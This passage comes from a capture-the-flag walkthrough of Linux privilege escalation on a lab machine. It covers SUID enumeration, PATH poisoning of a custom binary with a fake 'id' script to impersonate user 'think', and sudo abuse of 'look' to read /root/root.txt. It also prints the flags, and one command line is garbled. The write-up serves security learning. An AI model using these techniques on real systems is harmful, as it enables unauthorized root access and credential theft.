
Mysql user is a Server and ssm-user doesn't seem like the one we're looking for, neither the ubuntu user. We're left with *think* user, with it's password stored in /etc/shadow and with both user id and group id equal to 1000. This might be useful later on.

Now let's see what files are set with SUID which we can exploit.



```
www-data@ip-10-82-135-239:/$ find / -perm -u=s -type f 2>/dev/null
```


Picture 19: using find to select interesting files.



```
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/sbin/pwm
/usr/bin/at
/usr/bin/fusermount
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/mount
/usr/bin/su
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/umount
```

Picture 20: selected result of find command.


We can see that every command listed is either basic or system, except for /usr/sbin/pwm which might've been created by the author. Let's see what is does.



```
www-data@ip-10-82-135-239:/$ /usr/sbin/pwm
[!] Running 'id' command to extract the username and user ID (UID)
[!] ID: www-data
[-] File /home/www-data/.passwords not found
www-data@ip-10-82-135-239:/$
```

Picture 21: /usr/sbin/pwm usage.

It runs the 'id' command. How does it work in practice?




```
> id
uid=501(igorrob) gid=20(staff) groups=20(staff)
```

Picture 22: id command ran on terminal.

It identifies the user based on user id, group id and others. On picture 21 we can see that it identified us as www-data – basic web user. If we want to identify as *think* user we need to use it's id found in /etc/passwd.

We can also see that /usr/sbin/pwm searches for ./passwords which will be crutial in logging in as the user.

Let's use the method known as Path Poisoning. We make the system look into our catalog to run our custom command. It should be as simple as printing the custom output of id for *think*.




```
www-data@ip-10-82-145-125:/tmp$ echo '#!/bin/bash' > id
www-data@ip-10-82-145-125:/tmp$ chmod +x id
ps=1000(think)"' >> id125:/tmp$ echo 'echo "uid=1000(think) gid=1000(think) grou
```

Picture 23: Creating custom id command in /tmp

We're doing it in /tmp because all users have privillages there. Remember to actually set the /tmp as default $PATH variable.

export PATH=/tmp:$PATH

Now if we run the /usr/sbin/pwm we should be identified as *think* and listed with the .passwords file




```
[!] Running 'id' command to extract the username and user ID (UID)
[!] ID: think
jose1006
jose1004
jose1002
jose1001teles
jose100190
jose10001
jose10.asd
jose10+
jose0_07
jose0990
jose0986$
jose098130443
jose0981
jose0924
jose0923
jose0921
thepassword
jose(1993)
jose'sbabygurl
jose&vane
jose&takie
jose&samantha
jose&pam
jose&jlo
jose&jessica
jose&jessi
josemario.AKA(think)
jose.medina.
jose.mar
jose.luis.24.oct
jose.line
jose.leonardo100
jose.leas.30
jose.ivan
jose.i22
jose.hm
jose.hater
jose.fa
jose.f
jose.dont
jose.d
jose.com}
jose.com
jose.chepe_06
jose.a91
```

Picture 24: results of running the /usr/sbin/pwm command.

We're back to jose, yet we identified as *think*.


There's one password standing out: josemario.AKA(think) – both nicknames are mentioned.

Let's now switch users using su and get our flag.



```
www-data@ip-10-82-145-125:/tmp$ su think
Password:
think@ip-10-82-145-125:/tmp$
```


Picture 25: switching to think.



```
think@ip-10-82-145-125:/tmp$ cd /home/think
think@ip-10-82-145-125:~$ cat user.txt
38375fb4dd8baa2b2039ac03d92b820e
think@ip-10-82-145-125:~$
```

Picture 26: printing out the first flag.


Let's find ways to escalate to root. We can now use *sudo -l* because we know the password.



```
think@ip-10-82-145-125:~$ sudo -l
[sudo] password for think:
Matching Defaults entries for think on ip-10-82-145-125:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User think may run the following commands on ip-10-82-145-125:
    (ALL) /usr/bin/look
```

Picture 27: commands think is allowed to use.

Seems like *look* command is available to us. It is in /bin catalog which belongs to basic system commands. Let's read about what it does.




```
NAME      top

       look - display lines beginning with a given string

SYNOPSIS      top

       look [options] string [file]

DESCRIPTION      top

       The look utility displays any lines in file which contain string
       as a prefix. As look performs a binary search, the lines in file
       must be sorted (where sort(1) was given the same options -d and/or
       -f that look is invoked with).

       If file is not specified, the file /usr/share/dict/words is used,
       only alphanumeric characters are compared and the case of
       alphabetic characters is ignored.
```

Picture 28: https://man7.org/linux/man-pages/man1/look.1.html

It seems like we can print lines in a file. We have privillage to use sudo with this command. So why not go ahead and take a guess, that there’s a root/root.txt file?

An alternative is to print out root’s ssh keys and use them to log in with ssh session and just go to /root but since we’re in CTF, I used a shortcut.



```
think@ip-10-82-145-125:/home$ sudo look '' /root/root.txt
5a285a9f257e45c68bb6c9f9f57d18e8
```

Picture 29: printing out the root flag via look command.

And we’re done!